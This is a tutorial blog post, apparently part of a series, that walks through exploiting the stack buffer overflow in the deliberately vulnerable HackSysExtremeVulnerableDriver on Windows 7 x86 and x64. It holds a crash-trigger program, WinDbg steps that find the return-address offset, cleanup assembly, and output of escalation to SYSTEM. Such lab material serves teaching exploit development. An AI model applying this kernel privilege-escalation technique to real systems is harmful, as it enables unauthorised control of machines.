[Kernel Exploitation] 3: Stack Buffer Overflow (Windows 7 x86/x64) (/2018/01/kernel-exploitation-3)

The HackSysExtremeVulnerableDriver (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver) by HackSysTeam always interested me and I got positive feedback (https://twitter.com/abatchy17/status/939572701345148928) on writing about it, so here we are.

Exploit code can be found here (https://github.com/abatchy17/HEVD-Exploits/tree/master/StackOverflow).

---

1. Understanding the vulnerability

Link to code here (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/106e3dd5d9c49326d55ce17c919bffa68ead1467/Driver/StackOverflow.c#L65).

```
NTSTATUS TriggerStackOverflow(IN PVOID UserBuffer, IN SIZE_T Size) {
    NTSTATUS Status = STATUS_SUCCESS;
    ULONG KernelBuffer[BUFFER_SIZE] = {0};

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer, sizeof(KernelBuffer), (ULONG)__alignof(KernelBuffer));

        DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
        DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
        DbgPrint("[+] KernelBuffer: 0x%p\n", &KernelBuffer);
        DbgPrint("[+] KernelBuffer Size: 0x%X\n", sizeof(KernelBuffer));

#ifdef SECURE
        // Secure Note: This is secure because the developer is passing a size
        // equal to size of KernelBuffer to RtlCopyMemory()/memcpy(). Hence,
        // there will be no overflow
        RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, sizeof(KernelBuffer));
#else
        DbgPrint("[+] Triggering Stack Overflow\n");

        // Vulnerability Note: This is a vanilla Stack based Overflow vulnerability
        // because the developer is passing the user supplied size directly to
        // RtlCopyMemory()/memcpy() without validating if the size is greater or
        // equal to the size of KernelBuffer
        RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);
#endif
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

`TriggerStackOverflow` is called via `StackOverflowIoctlHandler` (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/106e3dd5d9c49326d55ce17c919bffa68ead1467/Driver/StackOverflow.c#L109), which is the IOCTL handler for `HACKSYS_EVD_IOCTL_STACK_OVERFLOW`.

Vulnerability is fairly obvious, a user supplied buffer is copied into a kernel buffer of size 2048 bytes (`512 * sizeof(ULONG)`). No boundary check is being made, so this is a classic stack smashing vulnerability.

2. Triggering the crash

```
#include <Windows.h>
#include <stdio.h>

// IOCTL to trigger the stack overflow vuln, copied from HackSysExtremeVulnerableDriver/Driver/HackSysExtremeVulnerableDriver.h
#define HACKSYS_EVD_IOCTL_STACK_OVERFLOW        CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_NEITHER, FILE_ANY_ACCESS)

int main()
{
        // 1. Create handle to driver
        HANDLE device = CreateFileA(
                "\\\\.\\HackSysExtremeVulnerableDriver",
                GENERIC_READ | GENERIC_WRITE,
                0,
                NULL,
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,
                NULL);

        printf("[+] Opened handle to device: 0x%x\n", device);

        // 2. Allocate memory to construct buffer for device
        char* uBuffer = (char*)VirtualAlloc(
                NULL,
                2200,
                MEM_COMMIT | MEM_RESERVE,
                PAGE_EXECUTE_READWRITE);

        printf("[+] User buffer allocated: 0x%x\n", uBuffer);

        RtlFillMemory(uBuffer, 2200 , 'A');

        DWORD bytesRet;
        // 3. Send IOCTL
        DeviceIoControl(
                device,
                HACKSYS_EVD_IOCTL_STACK_OVERFLOW,
                uBuffer,
                2200,
                NULL,
                0,
                &bytesRet,
                NULL
        );
}
```

Now compile this code and copy it over to the VM. Make sure a WinDBG session is active and run the executable from a shell. Machine should freeze and WinDBG should (okay, maybe will) flicker on your debugging machine.

HEVD shows you debugging info with verbose debugging enabled:

```
****** HACKSYS_EVD_STACKOVERFLOW ******
[+] UserBuffer: 0x000D0000
[+] UserBuffer Size: 0x1068
[+] KernelBuffer: 0xA271827C
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
```

Enter `k` to show the stack trace, you should see something similar to this:

```
kd> k
 # ChildEBP RetAddr
00 8c812d0c 8292fce7 nt!RtlpBreakWithStatusInstruction
01 8c812d5c 829307e5 nt!KiBugCheckDebugBreak+0x1c
02 8c813120 828de3c1 nt!KeBugCheck2+0x68b
03 8c8131a0 82890be8 nt!MmAccessFault+0x104
04 8c8131a0 82888ff3 nt!KiTrap0E+0xdc
05 8c813234 93f666be nt!memcpy+0x33
06 8c813a98 41414141 HEVD!TriggerStackOverflow+0x94 [c:\hacksysextremevulnerabledriver\driver\stackoverflow.c @ 92]
WARNING: Frame IP not in any known module. Following frames may be wrong.
07 8c813aa4 41414141 0x41414141
08 8c813aa8 41414141 0x41414141
09 8c813aac 41414141 0x41414141
0a 8c813ab0 41414141 0x41414141
0b 8c813ab4 41414141 0x41414141
```

If you continue execution, 0x41414141 will be popped into EIP. That wasn't so complicated :)

---

3. Controlling execution flow

Exploitation is straightforward with a token-stealing payload described in part 2. The payload will be constructed in user-mode and its address passed as the return address. When the function exists, execution is redirected to the user-mode buffer. This is called a privilege escalation exploit as you're executing code with higher privileges than you're supposed to have.

Since SMEP (http://j00ru.vexillium.org/?p=783) is not enabled on Windows 7, we can point jump to a payload in user-mode and get it executed with kernel privileges.

Now restart the vm `.reboot` and let's put a breakpoint at function start and end. To know where the function returns, use `uf` and calculate the offset.

```
kd> uf HEVD!TriggerStackOverflow
HEVD!TriggerStackOverflow [c:\hacksysextremevulnerabledriver\driver\stackoverflow.c @ 65]:
   65 9176b62a push    80Ch
   65 9176b62f push    offset HEVD!__safe_se_handler_table+0xc8 (917691d8)
   65 9176b634 call    HEVD!__SEH_prolog4 (91768014)

   ...

  101 9176b6ed call    HEVD!__SEH_epilog4 (91768059)
  101 9176b6f2 ret     8

kd> ? 9176b6f2 - HEVD!TriggerStackOverflow
Evaluate expression: 200 = 000000c8

kd> bu HEVD!TriggerStackOverflow

kd> bu HEVD!TriggerStackOverflow + 0xc8

kd> bl
     0 e Disable Clear  9176b62a     0001 (0001) HEVD!TriggerStackOverflow
     1 e Disable Clear  9176b6f2     0001 (0001) HEVD!TriggerStackOverflow+0xc8
```

Next, we need to locate RET's offset:

- At `HEVD!TriggerStackOverflow+0x26` , `memset` is called with the kernel buffer address stored at `@eax` . Step over till you reach that instruction.
- `@ebp + 4` points to the stored RET address. We can calculate the offset from the kernel buffer.

```
kd> ? (@ebp + 4) - @eax
Evaluate expression: 2076 = 0000081c
```


We now know that the return address is stored **2076** bytes away from the start of the kernel buffer!

The big question is, where should you go after payload is executed?

---

4. Cleanup

Let's re-think what we're doing. Overwriting the return address of the first function on the stack means this function's remaining instructions won't be reached. In our case, this function is `StackOverflowIoctlHandler` at offset `0x1e` .



Only two missing instructions need to be executed at the end of our payload:

```
9176b718 pop     ebp
9176b719 ret     8
```

We're still missing something. This function expects a return value in `@eax` , anything other than 0 will be treated as a failure, so let's fix that before we execute the prologue.

```
xor eax, eax                    ; Set NTSTATUS SUCCEESS
```


The full exploit can be found here (https://github.com/abatchy17/hacksys/tree/master/Win7_x86_SP1). Explanation of payload here (http://abatchy17.github.io/kernel-exploitation-2#token-stealing-payload-windows-7-x86-sp1).

```
Administrator: C:\Windows\system32\cmd.exe - HEVD_Win7_x86.exe

C:\Users\low\Desktop>whoami
win-8htr5a2v1g0\low

C:\Users\low\Desktop>HEVD_Win7_x86.exe
[+] Opened handle to device: 0x1c
[+] User buffer allocated: 0xd0000
Done! Enjoy a shell shortly.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\low\Desktop>whoami
nt authority\system

C:\Users\low\Desktop>_
```

5. Porting the exploit to Windows 7 64-bit

Porting this one is straightforward:

- Offset to kernel buffer becomes **2056** instead of 2076.
- x64 compatible payload. (http://abatchy17.github.io/kernel-exploitation-2#token-stealing-payload-windows-7-x64-sp1).
- Addresses are 8 bytes long, required some modifications.
- No additional relevant protection is enabled.



6. Recap

- A user-supplied buffer is being copied to a kernel buffer without boundary check, resulting in a class stack smashing vulnerability.
- Function return address is controllable and can be pointed to a user-mode buffer as SMEP is not enabled.
- Payload has to exist in an R?X memory segment, otherwise DEP will block the attempt.
- No exceptions can be ignored, which means we have to patch the execution path after payload is executed. In our case that consisted of 1) setting the return value to 0 in `@eax` and 2) execute the remaining instructions in `StackOverflowIoctlHandler` before returning.

That's it! Part 4 will be exploiting this on Windows 10 with SMEP bypass!

- Abatchy

(https://www.facebook.com/sharer/sharer.php?u=http://abatchy17.github.io/2018/01/kernel-exploitation-3)

(https://twitter.com/intent/tweet?url=http://abatchy17.github.io/2018/01/kernel-exploitation-3&text=[Kernel Exploitation] 3: Stack Buffer Overflow (Windows 7 x86/x64))

(https://plus.google.com/share?url=http://abatchy17.github.io/2018/01/kernel-exploitation-3)

(http://www.linkedin.com/shareArticle?mini=true&url=http://abatchy17.github.io/2018/01/kernel-exploitation-3&title=[Kernel Exploitation] 3: Stack Buffer Overflow (Windows 7 x86/x64)&summary=Demonstrates the exploit development phases of a stack buffer overflow in kernel on Windows 7 x86 and x64&source=)

comments powered by Disqus (http://disqus.com)

comments powered by Disqus (http://disqus.com)